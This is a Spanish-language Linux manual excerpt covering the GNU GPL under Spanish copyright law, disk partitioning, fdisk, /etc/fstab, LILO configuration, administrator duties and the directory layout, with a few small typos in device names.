2.3.2 UN SISTEMA ALTERNATIVO: LOS DERECHOS DE AUTOR EN LINUX

Actualmente ha surgido una fórmula alternativa de programación, con ocasión de la aparición y posterior desarrollo de los sistemas operativos compatibles con UNIX y, más concretamente, con la explosión de Linux. Este nuevo sistema está revolucionando el modo de entender y explotar los derechos de autor sobre el software en todo el planeta.

Para poder entender este sistema *"sui generis"* es necesario hacer referencia a los orígenes de Linux. Tal y como hemos visto al comienzo del capítulo, este sistema operativo surgió a partir de un proyecto lúdico de Linus Torvald. Este programador decidió hacer público su software en Internet y solicitar la participación de cualquiera para su desarrollo. Así, Linux creció como un trabajo colectivo y desinteresado de cientos y luego de miles de programadores que contribuyeron a su definición y desarrollo posterior.

De este modo, no se puede hablar de un único autor o de un colectivo agrupado bajo una única empresa propietaria de los derechos de explotación, sino de un programa "casi" (y luego veremos porqué lo de "casi") de dominio público al que cualquiera que lo desee puede acceder, copiar, modificar y usar de una forma libre y casi gratuita.

¿Quiere esto decir que Linux carece de derechos de autor? Pues hemos de decir que no. A pesar de estas especiales características, Linux no es un programa "de dominio público" (es decir, totalmente "libre") desde un punto de vista jurídico. A continuación veremos por qué:

2.3.2.1 LA LICENCIA PÚBLICA GNU

Este nuevo sistema de creación, uso y modificación del software, no sólo se limita al sistema operativo de Linux, sino que se aplica también a muchos de los programas informáticos desarrollados para este entorno. Esta nueva política de programación se recoge principalmente bajo la llamada GNU General Public License (GNU GPL), que es una licencia pública creada por la Free Software Foundation bajo el proyecto “Gnu No es Unix”, y cuya última versión data de junio de 1991.

En realidad, cabe decir que el proyecto Gnu No es Unix (GNU), sobre el que se basa esta licencia. Es anterior al propio Linux ya que nació en 1983 con la misma filosofía de “software libre” que este último, pero no es hasta el desarrollo de este sistema operativo cuando esta licencia alcanza su pleno apogeo y llega a convertirse en el régimen de explotación de derechos de los programas, alternativo al *tradicional* del “software propietario” a nivel mundial.

Pasando a analizar el contenido de esta licencia pública GNU, sus dos objetivos fundamentales son:

1) Proteger el software bajo “Copyright”.

2) Dar el permiso legal para copiar, distribuir y/o modificar el software libremente.

En definitiva, cuando la licencia habla de “software libre” está haciendo referencia a libertad, no a precio. Estas Licencias Públicas Generales están diseñadas para asegurar que se tenga la libertad de distribuir copias de software libre (y cobrar por ese servicio si quiere), que se reciba el código fuente o que pueda conseguirse, si se quiere, que se pueda modificar el software o usar fragmentos de él en nuevos programas libres y que se sepa que se pueden hacer todas estas cosas.

A efectos de la legislación española, lo que se pretende es conservar intactos los derechos morales sobre la obra y permitir la libre explotación por terceros de los derechos

patrimoniales siempre y cuando se cumplan una serie de condiciones recogidas expresamente en la licencia. Por ejemplo, si se distribuyen copias de uno de estos programas, sea gratuitamente o a cambio de una contraprestación, se debe dar a los receptores todos los derechos que se tienen sobre la misma. Se debe asegurar que ellos también reciben, o pueden conseguir, el código fuente del programa. Y se deben mostrar estas condiciones de forma que conozcan sus derechos.

Para una exposición más clara, pasaremos a exponer los derechos de explotación conferidos por la licencia y, a continuación, las obligaciones o limitaciones a los mismos.

2.3.2.2 DERECHOS CONFERIDOS POR LA LICENCIA PÚBLICA GNU:

Esta licencia *pública* afecta exclusivamente a los derechos de reproducción, distribución y transformación de la obra. Cualquier otra actividad distinta de éstas no está cubierta por esta *licencia*, está fuera de su ámbito. El acto de ejecutar el programa no está restringido y los resultados del programa están cubiertos únicamente si sus contenidos constituyen un trabajo basado en el programa, independientemente de haberlo producido mediante la ejecución del programa. El que esto se cumpla, depende de lo que haga el programa.

2.3.2.2.1 DERECHO DE REPRODUCCIÓN:

El derecho de reproducción viene definido en el artículo 18 de nuestra Ley de Propiedad Intelectual, el cual afirma que *“se entiende por reproducción la fijación de la obra en un medio que permita su comunicación y la obtención de copias de toda o parte de ella”*.

En la licencia pública GNU, este derecho confiere la capacidad de realizar copias del programa de ordenador en cualquier soporte y sin una limitación cuantitativa de las mismas.

2.3.2.2.2 DERECHO DE DISTRIBUCIÓN:

El artículo 19 de la LPI dispone que “se entiende por distribución la puesta a disposición del público del original o copias de la obra mediante su venta, alquiler, préstamo o de cualquier otra forma”.

De este modo, la licencia nos permite distribuir libremente las copias del programa de ordenador bien gratuitamente o bien, incluso, cobrando un precio. Se entiende que solo cobraremos por el servicio de copia y por los soportes que aportemos, así como por manuales o documentación propia que incluyamos con el programa.

En caso de que se aporte algún otro servicio con el software, como es la asistencia técnica sobre el mismo o una garantía supletoria, también podremos incluirlo en el precio del producto.

2.3.2.2.3 DERECHO DE MODIFICACIÓN O TRANSFORMACIÓN:

Este derecho se regula en el artículo 21 de la LPI, el cual dispone que *“la transformación de la obra comprende su traducción, adaptación y cualquier otra modificación en su forma de la que se derive una obra diferente.”*

El párrafo 2 de este precepto afirma que *“los derechos de propiedad intelectual de la obra resultante de la transformación corresponderán al autor de esta última, sin perjuicio de los derechos del autor de la obra preexistente”.*

Así, la Licencia Pública GNU permite la modificación o transformación del programa completo o bien de una porción del mismo, formando una nueva creación o trabajo basado en él. De igual modo, autoriza a la libre reproducción y distribución de la nueva obra siempre y cuando se realice de acuerdo a la forma ya vista.

Dicha modificación, además, deberá cumplir con las condiciones y limitaciones impuestas en la licencia, que veremos a continuación.

2.3.2.3. CONDICIONES Y LIMITACIONES DE LA LICENCIA PÚBLICA GNU:

2.3.2.3.1. CONDICIONES PARA LA REPRODUCCIÓN Y DISTRIBUCIÓN DEL SOFTWARE:

La libertad para copiar y distribuir el software, bien sea el original o el modificado, incorpora la obligación de, además de lo señalado anteriormente, cumplir las siguientes condiciones:

a) Cualquier distribución del programa o de una modificación del mismo debe garantizar la libertad de reproducirla, distribuirla y modificarla libremente a su vez, en los mismos términos establecidos en la Licencia Pública GNU. De este modo, no podrá imponer al receptor ninguna restricción más sobre el ejercicio de los derechos aquí garantizados. Asimismo, se señala que el distribuidor no será responsable de hacer cumplir esta licencia por terceras partes.

b) Aportar o hacer accesible el código fuente del programa, mediante el cumplimiento de al menos una de las siguientes condiciones:

    a) Acompañarlo con el código fuente completo correspondiente, en formato electrónico, que debe ser distribuido en un medio habitualmente utilizado para el intercambio de programas.

    b) Acompañarlo con una oferta por escrito, válida durante al menos tres años, de proporcionar a cualquier persona que lo reclame una copia completa en formato electrónico del código fuente correspondiente, a un coste no mayor que el de realizar físicamente su copia y su envío en un medio habitualmente utilizado para el intercambio de programas.

    c) Acompañarlo con la información que se recibió ofreciendo distribuir el código fuente correspondiente. Esta opción se permite sólo para distribución no comercial y sólo si se recibió el programa como código objeto o en formato ejecutable, de acuerdo con el apartado anterior.

El código fuente de un programa es el conjunto de las líneas de programación en modo texto, escritas en el lenguaje correspondiente, antes de ser compiladas para crear el fichero ejecutable.

A los efectos de la Licencia Pública GNU, por “código fuente de un trabajo” se entiende la forma preferida del trabajo cuando se le hacen modificaciones. Para un trabajo ejecutable, se entiende por “código fuente completo” todo el código fuente para todos los módulos que contiene, más cualquier fichero asociado de definición de interfaces, más los guiones utilizados para controlar la compilación e instalación del ejecutable.

Como excepción especial a esta obligación, el código fuente distribuido no necesita incluir nada que sea distribuido normalmente (bien como fuente, bien en forma binaria) con los componentes principales (compilador, kernel y similares) del sistema operativo en el cual funciona el ejecutable, a no ser que el propio componente acompañe al ejecutable.

2.3.2.3.2 CONDICIONES PARA LA MODIFICACIÓN DEL SOFTWARE:

El derecho a la libre modificación o transformación del software bajo esta licencia pública está limitado por el cumplimiento de las siguientes condiciones:

1) Los ficheros modificados deberán incorporar anuncios prominentes indicando que esta circunstancia, su autor y la fecha en que se introdujeron los cambios.

2) Los derechos y condiciones de uso de las modificaciones producidas deberán cumplir con la Licencia Pública GNU, no pudiendo limitarse bajo ningún concepto, más allá de lo señalado en dicha licencia.

3) Si el programa modificado lee normalmente órdenes interactivamente cuando es ejecutado, debe hacer que, cuando comience su ejecución para ese uso interactivo de la forma más habitual, muestre o escriba un mensaje que incluya un anuncio de Copyright y de que no se ofrece ninguna garantía (o, por el contrario, que sí se ofrece garantía) y que los usuarios pueden redistribuir el programa bajo estas condiciones e

indicando al usuario cómo ver una copia de esta licencia. (Excepción: si el propio programa es interactivo, pero normalmente no muestra ese anuncio, no se requiere que su trabajo basado en el programa muestre ningún anuncio).

Estos requisitos se aplican al trabajo modificado como un todo. Si partes identificables de ese trabajo no son derivadas del programa, y pueden, razonablemente, ser consideradas trabajos independientes y separados por ellos mismos, entonces esta licencia y sus términos no se aplican a esas partes cuando sean distribuidas como trabajos separados. Pero cuando distribuya esas mismas secciones como partes de un todo que es un trabajo basado en el programa, la distribución del todo debe ser según los términos de esta licencia, cuyos permisos para otros licenciatarios se extienden al todo completo y, por lo tanto, a todas y cada una de sus partes, con independencia de quién la escribió.

2.3.2.3.3 AUSENCIA DE GARANTÍA

Por último, cabe señalar que los programas protegidos bajo esta Licencia Pública GNU, debido a que pueden ser alterados y distribuidos un número indefinido de veces, deberán incorporar una cláusula especial de exoneración de responsabilidad de los programadores y de ausencia de garantía del mismo frente a posibles defectos o mal funcionamiento del mismo y frente a posibles daños o perjuicios derivados de su utilización por parte del usuario.

A pesar de esta limitación, el programador o distribuidor, si lo estima oportuno, puede incluir algún tipo de *garantía* o *asistencia* respecto a sus modificaciones o distribuciones del producto (o respecto a todo el paquete). Tal y como hemos comentado anteriormente, por estos servicios y prestaciones extras que se aportan al software se puede percibir, y normalmente se hace, una contraprestación económica para su prestación.

2.3.3 REFLEXIÓN FINAL

De este modo y para concluir, observamos que tanto Linux como los programas basados en él no son creaciones de dominio público, sino que son obras protegidas por Copyright y cuya utilización está protegida y limitada, si bien muy laxamente, para permitir una amplia difusión y una fácil participación y aportación de cualquier programador a su desarrollo.

Este particular régimen de explotación de la Propiedad Intelectual de los programas existentes en este entorno ha permitido su cuasi gratuidad y su gran calidad técnica, a costa de su producción a veces anárquica y de su aún compleja utilización.

2.4 INTRODUCCIÓN A LA LEGISLACIÓN ESPAÑOLA

No hay duda de la importancia que las tecnologías de la información y de la comunicación han alcanzado en los últimos años. Las llamadas TIC (*Tecnologías de la Información y de la Comunicación*) han entrado nuestra vida de un modo extremadamente acelerado, produciendo una auténtica *revolución de la información*, como en su día lo fue la *revolución industrial*; amenazando con transformar por completo nuestra idea de sociedad y de las estructuras que la conforman.

Esta nueva realidad se impone a pasos agigantados en todos los ámbitos de la sociedad. La informática, definida por el profesor Davara Rodríguez como *"la ciencia del tratamiento automático de la información"*, nos ofrece hoy enormes posibilidades de almacenamiento y clasificación de datos y documentos, y gran velocidad en su proceso y recuperación.

Asimismo, las telecomunicaciones se suman a la informática dando lugar a la *telemática* y a las redes de ordenadores, cuyo máximo exponente es la red Internet. Esto hace realidad que, por primera vez en la historia, un individuo tenga acceso potencial a todo el saber de la humanidad desde su propio hogar o centro de trabajo, así como la posibilidad de comunicarse con personas de todo el mundo. Un nuevo concepto de sociedad está emergiendo: es la *Sociedad de la Información.*

El Derecho no puede desconocer esta nueva situación. Como instrumento organizador de las relaciones sociales, debe dar respuesta a todas las nuevas cuestiones que surgen en su ámbito de acción, regulándolas *ex novo* o estudiando la posible inclusión en las figuras tradicionales, vía interpretación.

Asimismo, dado el fundamental carácter transnacional de la nueva *Sociedad de la Información*, la acción normativa a nivel estatal no es suficiente para regularla. En éste ámbito, la Comunidad Europea tiene un papel fundamental, tanto para coordinar la acción de sus estados miembros y armonizar sus legislaciones como para intervenir como interlocutor en los foros internacionales.

Las empresas europeas no están al margen de esta revolución. Cada vez son más las que se introducen en el nuevo entorno de Internet, ofreciendo información sobre sus productos o servicios o, incluso, comerciando directamente a través de la Red.

En la actualidad, hay importantes divergencias entre las legislaciones de los estados miembros de la Unión Europea que pueden llegar a afectar el correcto funcionamiento del mercado interior en lo que respecta a los servicios prestados en la sociedad de la información. El Derecho comunitario deberá eliminar estas barreras jurídicas mediante la armonización y establecer un marco regulador común en la materia.

Asimismo, la enorme capacidad de tratamiento y transmisión de la información que ofrecen las nuevas tecnologías hacen más acuciante la necesidad de proteger determinados derechos fundamentales del individuo, como los contemplados en el artículo 8 del Convenio Europeo para la protección de los Derechos Humanos y de las Libertades Fundamentales, así como en las Constituciones de los estados miembros: el *derecho al honor, a la intimidad personal y familiar y a la propia imagen*.

En el presente manual abordamos algunos de los aspectos más sobresalientes del Derecho aplicado a las nuevas tecnologías, tanto la legislación tradicional aplicada a la nueva realidad como las nuevas normas adoptadas exclusivamente para dar respuesta a la informática e Internet.

La Instalación

3

Como se mostraba en el capitulo anterior, el proceso de instalación varía de una distribución a otra, pudiendo ser gráfica o no, con detección o no de hardware, etc.

Por este motivo, en este capítulo no se va a explicar el proceso de instalación en sí, sino los puntos más importantes y/o comunes en cualquier distribución.

Por tanto vamos a tratar de ver los siguientes puntos:

1) Particionar el disco duro.
2) Particionar la unidad de disco en Linux.
3) Montaje de los sistemas de archivos durante el arranque: /etc/fstab.
4) Gestor de arranque: LILO.

3.1 PARTICIONAR EL DISCO DURO

3.1.1 ORIGEN DE LAS PARTICIONES

El PC (Personal Computer) en sus orígenes no tenía disco duro, sino que utilizaba disquetes. Fue IBM con el XT el que trajo los primeros discos duros a los PC´s, que tenían una capacidad de aproximadamente 10Mb. Los sistemas operativos que existían en aquella época sólo podían acceder a un espacio limitado en los discos duros. El aumento de la capacidad de los discos duros fue más deprisa que el diseño de los sistemas operativos, no pudiendo estos direccionar tanta capacidad. Los fabricantes de sistemas operativos optaron por permitir a los usuarios dividir los discos duros. Estas divisiones son conocidas como "*particiones*".

3.1.2 ¿CÓMO SE GUARDA LA INFORMACIÓN DE LAS PARTICIONES?

La información de las particiones se guardan en un registro de arranque que se conoce con el nombre de "*tabla de particiones*". Dicha tabla se guarda en una sección del disco duro. En la tabla de particiones se guarda la información de las localizaciones y tamaños de los diferentes particiones que tiene el disco.

3.1.3 TIPOS DE PARTICIONES

Existen tres tipos de particiones: primaria, extendida y lógica.

- *Primaria*. Este tipo de partición es en la que tiene que estar la base del sistema operativo, debido a que la mayoría de los sistemas operativos deben arrancar desde esta partición.

- *Extendida*. Este tipo de partición se tiene que utilizar para la creación de particiones lógicas en su interior.

- *Lógica*. Este tipo de partición se suele utilizar para meter datos o aplicaciones. Como ya se ha dicho, las particiones lógicas se encuentran dentro de la extendida.

Ante esto nos encontramos con una limitación, que es que cada disco duro sólo puede tener cuatro particiones primarias. La solución que se utiliza para esta restricción es que, cuando se necesitan más particiones, se utilizarían por ejemplo: tres primarias, una extendida y dentro de la extendida, como ya se ha comentado anteriormente, tres lógicas. De esta forma se tendrán siete particiones pero solo para trabajar con ellas seis.

3.1.4 ¿CUÁNTAS PARTICIONES CREO PARA MI SISTEMA/SERVIDOR?

Aunque hay defensores de una o de múltiples particiones, este manual se va inclinar por la de varias particiones, por las siguientes razones:

- Rapidez en el arranque.
- Facilidad en las actualizaciones del sistema.
- Facilidad en la realización de las copias de seguridad.
- Mayor control sobre como son montados los ficheros del sistema, con lo que aumentamos la seguridad. Por ejemplo, en los programas SUID se va a poder evitar su ejecución en ciertas partes del sistema, permitiendo sólo la lectura en el directorio que se monta en esa partición (ejemplo */usr*).
- Evita la denegación de servicio. Al estar todo en una partición única, por ejemplo */var* contiene información de auditoría del sistema, es decir, nos dicen quien ha entrado en el sistema y a qué hora, si han enviado un correo electrónico, etc. Si el administrador no tiene preocupación se puede llenar el disco, con lo cual el sistema no dejara entrar a nadie

hasta que se libere espacio. Este problema se agravará si se utiliza un cortafuegos.

Una vez vistas algunas de las ventajas se va a ilustrar una posible partición.

3.1.5 HIPOTÉTICA PARTICIÓN

Para empezar habrá que definir el tamaño de la *swap*. La *swap* es una memoria virtual que utiliza Linux, siendo su tamaño variable dependiendo de la RAM que se tenga del sistema.

La partición de swap no es necesaria ni obligatoria, aunque sí es recomendable ya que el sistema operativo la aprovecha para diferentes cosas como, por ejemplo, para los procesos en espera, con lo que el uso de la memoria es más eficiente. En vez de utilizar una partición cabe la posibilidad de asignar la *swap* a un fichero, aunque el rendimiento es inferior.

A continuación mostramos los tamaños de swap según la RAM que posea el sistema.

RAM DEL SISTEMA EN Mb	RANGO DE SWAP RECOMENDADA EN Mb
4	8 – 24
8	4 – 32
16	8 – 48
32	16 – 64
48	24 – 96
64	32 – 128
128 o más	64 – 128

Una partición que es obligatoria realizar es la del directorio, /, en el que se va a colgar toda la estructura de directorios. El tamaño dependerá del espacio dedicado a Linux así como del tamaño de las otras particiones.

Otra partición debería ser la de ***/root***, que al menos deberá tener unos 50 MB, aunque sería más que recomendable el doble (100MB).

La partición que contenga el directorio ***/home***, donde va estar ubicada la información de los usuarios, va a ser variable, es decir, si vamos a tener unos 100 usuarios trabajando bajo ese sistema y a cada uno le otorgamos 30 MB (aunque es que recomendable más capacidad para cada usuario, todo ello dependiendo de que información vayan a guardar) dicha partición deberá ser de 3000 MB.

La partición que contenga el directorio ***/usr*** también dependerá del uso que se le vaya a dar al sistema/servidor, ya que él contendrá las aplicaciones que se vayan a correr. Deberá ser de al menos 800 MB.

El directorio ***/tmp*** contiene los ficheros temporales creados por los usuarios directamente, es decir, no los creados por los programas. Sería recomendable un tamaño de 128 MB pero, al igual que siempre, dependiendo del uso que se le vaya a dar al sistema/servidor.

Para el directorio ***/var*** sería más que recomendable otra partición. En dicho directorio van a estar los ficheros de auditoria del sistema/servidor. Además, en */var/spool* se van a encontrar el correo, grupos de noticias, etc. y en */var/tmp* van a estar los ficheros temporales creados por los propios programas. Por tanto, es interesante tener al menos unos 128 MB, aunque este tamaño se incrementaría considerablemente. Si el sistema/servidor se tratase de un cortafuegos sería mejor disponer de un solo disco para el directorio. Se podría poner */var*, */var/spool* y */var/tmp* en particiones separadas, aunque se podría poner */var/tmp* como un enlace al directorio */tmp*.

El directorio ***/boot*** contiene los núcleos y los mapas de símbolos de los núcleos que se tengan instalados. Podría ponerse en una partición independiente con un tamaño entre 5 MB y 10 MB, pero la partición tendrá que estar al principio del disco.

A pesar de lo dicho anteriormente, no es necesario conocer a nivel de uso los diferentes sistemas de archivos. La perspectiva que va a tener el usuario es un directorio raíz "/" que va hasta cualquier directorio.

3.1.6 LA UNIDAD DE DISCO EN LINUX

Linux se refiere a las unidades de disco mediante un nombre de archivo situado en el directorio */dev*. Si hablamos de dispositivos IDE los nombres son *hdletra*. Por ejemplo: *hda, hdb* son los nombre para el maestro y el esclavo del canal uno, mientras que *hdc, hdd* son los nombres para el maestro y el esclavo del canal dos. Las particiones serian de *hdX1* a *hdX4* para las particiones primarias y las superiores (hdX5, hdX6, ...) para las lógicas dentro de una partición extendida como ya se ha comentado en apartados anteriores. Si hablásemos de dispositivos SCSI los nombres son *sdletra*.

Linux se comunica con el hardware mediante una serie de controladores de dispositivos. Dichos controladores se almacenan en un directorio llamado */dev*.

A continuación se muestra un ejemplo de un directorio de dispositivo

DISPOSITIVO	NOMBRE
Unidad de disco flexible A:	/dev/fd0
Unidad de disco flexible B:	/dev/fd1
Primera unidad de disco IDE	/dev/hda
Primera partición primaria de /dev/hda	/dev/hda1
Segunda partición primaria de /dev/hda	/dev/hda2
Partición extendida de /dev/hda	/dev/hda4
Primera partición lógica de /dev/hda	/dev/hda5
Segunda unidad de disco IDE	/dev/hdb
Primera unidad de disco SCSI	/dev/sda
Segunda unidad de disco SCSI	/deb/sdb
Primera partición primaria de /dev/sdb	/dev/sb1

3.2 PARTICIONAR LA UNIDAD DE DISCO EN LINUX: fdisk

Una vez visto como Linux se refiere a los dispositivos se va a explicar el programa que viene con el sistema *fdisk*. Con *fdisk* podremos particionar las unidades de disco.

A continuación se muestra los comandos del programa *fdisk*.

COMANDO	DESCRIPCIÓN
a	Conmuta el indicador de arranque
c	Conmuta el indicador de compatibilidad DOS
d	Borra una partición
l	Relaciona los tipos conocidos de partición
m	Imprime este menú

n	Agrega una nueva partición
p	Imprime la tabla de particiones
q	Sale sin guardar los cambios
t	Modifica el identificador de sistema de una partición
u	Modifica las unidades de visualización/introducción
v	Verifica la tabla de particiones
w	Graba en la tabla del disco y sale
x	Funcionalidad extra(para expertos)

Bajo estas líneas se van a mostrar los tipos conocidos y que vamos a utilizar en las particiones de Linux.

Nº REFERENCIA	**TIPO**
0	Vacío
80	MINIX antiguo
81	MINIX/Linux
82	Swap
83	Linux nativo

Otro programa más amigable para particionar el disco es *cfdisk*. También está disponible con Linux.

3.3 MONTAJE DE LOS SISTEMAS DE ARCHIVOS DURANTE EL ARRANQUE: /etc/fstab

Cada vez que arranca, el sistema monta los sistemas de archivos. Para ello, esos archivos se listan en un fichero de configuración que se llama */etc/fstab* (file system table[1]).

Como se ha comentado antes en dicho fichero se listan los sistemas de archivos que el sistema monta al arrancar. Se van a encontrar un sistema de archivos por línea. Cada línea consta de 6 campos que están separados por espacios o tabuladores.

A continuación se enumeran y describen los campos del archivos.

ID	**CAMPO**	**DESCRIPCIÓN**
1	Especificación del sistema de archivos	Especifica que dispositivo se va a montar
2	Localización del sistema de archivos	Especifica la ubicación de donde se va a montar el dispositivo antes especificado
3	Tipo	Especifica que tipo de sistema de archivos corresponde.

[1] Tabla del sistema de archivos

		Algunos de los diferentes tipos son: - *swap*, un sistema de archivos especial utilizado para el intercambio. - *minix*, un sistema de archivos local, que admite nombres de archivos entre 14 a 30 caracteres. - *ext*, un sistema de archivos también local, que admite nombres de archivos más largos e inodes más grandes. En la actualidad no debería de utilizarse ya que ha salido tipo más actualizado *ext2* - *ext2*, un sistema de archivos local con nombres de archivos más grandes, inodes más grandes y otras características. - *iso9660*, un sistema local de archivos que se utiliza para unidades de CD-ROM. - *nfs*, un sistema de archivos para montar particiones desde sistemas/servidores remotos. - *sy sv*, un sistema de archivos de System V.
4	Opciones del montaje	Especifica el nivel de acceso que los usuarios y el sistema van a tener sobre el sistema de archivos montado. La lista de opciones van a estar separadas por comas si añade más de una. Las opciones que nos otorga el sistema son: - *defaults*, incluye: *quota*, *rw* y *suid*. - *noquota*, no hay cuota. - *nosuid*, no permite el acceso a programas SUID. - *quota*, activa la cuota. - *rw*, permite la lectura y la escritura. - *ro*, solo permite la lectura. - *suid*, permite el acceso a programas SUID.
5	Frecuencia del volcado	Especifica con qué frecuencia debe hacerse copia de seguridad del sistema de archivos con el comando *dump*. Si el campo no estuviese el comando *dump* asume que no necesita hacer copia de seguridad del sistema de archivos.
6	Numero de secuencia	Especifica el orden que deben comprobarse los sistemas de archivos al arrancar el sistema con el comando *fsck*. El sistema raíz deberá tener un 1, mientras que los demás deberán tener un 2. Si el campo no estuviese no se comprobará la consistencia del sistema de archivos al arrancar el sistema/servidor.

A continuación se muestra un ejemplo de un fichero *fstab*.

ID

1	**2**	**3**	**4**	**5**	**6**
/dev/hda1	none	swap	defaults	0	0
/dev/hda2	/	ext2	defaults	0	1
/dev/hda5	/home	ext2	defaults	0	2
/dev/hda6	/var	ext2	defaults	0	2
/dev/hda7	/usr	ext2	defaults	0	2
/dev/hda8	tmp	ext2	defaults	0	2
/proc	/proc	proc	defaults	0	0
/dev/hdb	/cdrom	iso9660	ro,noauto	0	0

3.4 GESTOR DE ARRANQUE: LILO

El LILO, Linux Loader, es un programa ejecutado al arrancar el sistema permitiendo la selección del sistema operativo. A este tipos de programas se les conoce con el nombre de "*gestor de arranque*". El LILO se puede instalar en el MBR (master boot record) o en la partición de arranque[2]. La información de las opciones del LILO se encuentran en el fichero */etc/lilo.conf*.

A continuación se muestra las opciones más comunes que se suelen utilizar.

OPCIÓN	DESCRIPCIÓN
append=[parámetros de hardware]	Especifica características del hardware del ordenador cuando éste no es capaz de autodetectarlo al arrancar. Por ejemplo: cuánta memoria RAM, las características de los discos, etc.
backup=[nombre fichero]	Especifica en qué fichero hay que grabar la copia de seguridad del sector de arranque
boot=[nombre partición]	Especifica qué partición va ser la que arranque
delay=[tiempo]	Especifica cuánto tiempo espera el gestor de arranque para arrancar. Es útil para poder elegir que sistema va arrancar cuando se ha recompilado el núcleo (el núcleo antiguo o el nuevo) o cuando se tienen varios sistemas operativos.
force-backup=[nombre fichero]	Especifica en que fichero hay qué grabar la copia de seguridad del sector de arranque y, si existe, sobrescribirlo.
install=[sector de arranque]	Especifica el fichero qué se va a instalar como nuevo sector de arranque.
message=[fichero]	Especifica qué fichero tendrá el mensaje que saldrá sobre el prompt *boot:*
passwd=[contraseña]	Especifica qué contraseña se debe poner al arrancar el sistema. Hay que fijarse que la contraseña no va a estar encriptada con lo que la seguridad no va a ser muy alta. Para aumentarla el fichero */etc/lilo.conf* va tener que estar con los permisos 600.
restricted	Especifica qué la contraseña sólo va a ser requerida cuando alguna persona intente introducir argumentos al arrancar.
timeout=[tiempo]	Especifica el tiempo qué va a esperar el gestor de arranque para arrancar si no ha sido pulsada una tecla.
verbose=[nivel]	Especifica el nivel de mensajes que va a haber al arrancar el sistema siendo el nivel 5 el máximo.

Bajo estas líneas se observa un fichero típico de */etc/lilo.conf*:

```
#ejemplo de lilo.conf
boot=/dev/hda
root=/dev/hda2
install=/boot/boot.b
message=/boot/mensaje
#espera 2 segundos (2x10=20)
delay=20
```

[2] En las versiones antiguas del LILO tendrán que estar debajo del cilindro 1024 del disco. Si no estuviesen por completo debajo de dicho cilindro no funcionaria correctamente.

```
image=/vmlinuz
      label=linux
      vga=normal
       read-only
#fin ejemplo lilo.conf
```

Después de haber editado, modificado y grabado el fichero */etc/lilo.conf* habrá que ejecutar el comando *lilo,* el cual nos dirá si está bien el fichero */etc/lilo.conf* y si se han actualizado los cambios.

Conceptos Básicos

4

En este capítulo se verán una serie de conceptos básicos que habrá que tener para asegurar y administrar los sistemas/servidores. Hay que darse cuenta que administrar y asegurar siempre van a estar ligados, porque ¿qué pasaría si no supiésemos cómo el sistema operativo estructura la información que contiene, es decir, los diferentes directorios?, ¿si no supiésemos dónde guarda la configuración de los servicios?, ¿dónde guarda la información de los históricos? o ¿cómo cambiar los permisos de directorios, archivos, etc? Pues la verdad es que sería un desastre como administrador y como experto en seguridad. Dejaría, por ignorancia, una serie de agujeros en el sistema que cualquier intruso sería capaz de observar, y por tanto, entrar en el sistema.

Por este motivo se ha intentado explicar de una manera clara y concisa y se abordarán en este capítulo los siguientes puntos:

1) Administración adecuada.
2) Estructuras de directorios.
3) Los shells.
4) Control de acceso.

4.1 ADMINISTRACIÓN ADECUADA

Las tareas administrativas en cualquier sistema operativo varían, dependiendo, entre otras cosas; del nivel de seguridad necesaria, las interconexiones con otras redes, el número de usuarios, etc.

El administrador o los administradores de dicho sistema, dependiendo del tamaño del sistema y su importancia en la empresa, tendrán, entre otras cosas, que proporcionar a los usuarios un entorno eficiente, fiable y, sobre todo, seguro.

El administrador del sistema en Linux se le conoce con el nombre de superusuario, teniendo como nombre de entrada (login) de *root*. Dicha cuenta no deberá ser usada por más de tres personas, y es recomendable que sean las menos posibles, ya que tendrán todos los privilegios, es decir, podrán cambiar los atributos de cualquier archivo, reiniciar el sistema, borrar y modificar datos, instalar y desinstalar periféricos, etc.

Por tanto, el administrador tendrá que tener conocimientos de las necesidades de los usuarios, así como del propósito principal del sistema, sino del aspecto técnico del sistema. Aparte tendrá que ser responsable, con sentido común, diplomático, etc. Ya que el trabajo en sistemas es lo más duro en una empresa debido a que es un trabajo muy arduo y, poco recompensado por parte de los usuarios que utiliza el sistema, con poca proyección exterior salvo en sus carencias, errores y omisiones.

Las tareas más comunes que deben realizar los administradores son:

- Instalar, configurar y operar los dispositivos y programas necesarios a los usuarios.

- Protección del sistema ante posibles ataques de usuarios malintencionados como interferencias entre usuarios.

- Administrar usuarios dándoles de altas, de baja, modificando sus privilegios, etc. Para facilitar su trabajo mediante un entorno óptimo.

- Hacer copias de seguridad para que cuando se dañe o se pierda información se pueden recuperar.


- Registrar los cambios de cualquier trabajo que se realice sobre el sistema.

- Educar y aconsejar a los usuarios. Este punto es uno de los más importantes tanto para la seguridad del sistema como para que el sistema se utilice de una forma eficiente.

4.2 ESTRUCTURA DE DIRECTORIOS

El sistema operativo Linux permite la creación de subdirectorios de manera arbitraría tanto en el nombre como en el número. Por tanto, se recomienda que siga unas reglas o convecciones para que la utilización del sistema de archivos no se vuelva algo difícil de utilizar, por tanto en contra nuestra.

A pesar de todo esto, Linux tiene una estructura clara y bien definida que se muestra y describe a continuación:



- / , directorio raíz del sistema de archivos. A partir de él se coloca toda la estructura de directorios.

- */sbin*, directorio que contiene los programas en la inicialización del sistema y en su recuperación.

- */dev*, directorio que contiene los archivos de los dispositivos: discos duros, disquetes, impresoras, ratón, puerto serie, etc.

- */etc*, directorio que contiene los archivos de configuración del sistema.

- */home*, directorio que contiene los directorios de trabajo de los usuarios.

- */var*, contiene los directorios y archivos de supervisión del sistema (monitorización, archivos de correo, archivos de seguridad, etc.).

    - */var/spool*, contiene los directorios de los archivos temporales del spooling[1].

        - */var/spool/lp*, para los archivos de impresoras.

        - */var/spool/mail*, para los correos de los usuarios.

    - */var/adm*, */var/*log contiene archivos de registro y contabilidad del sistema.

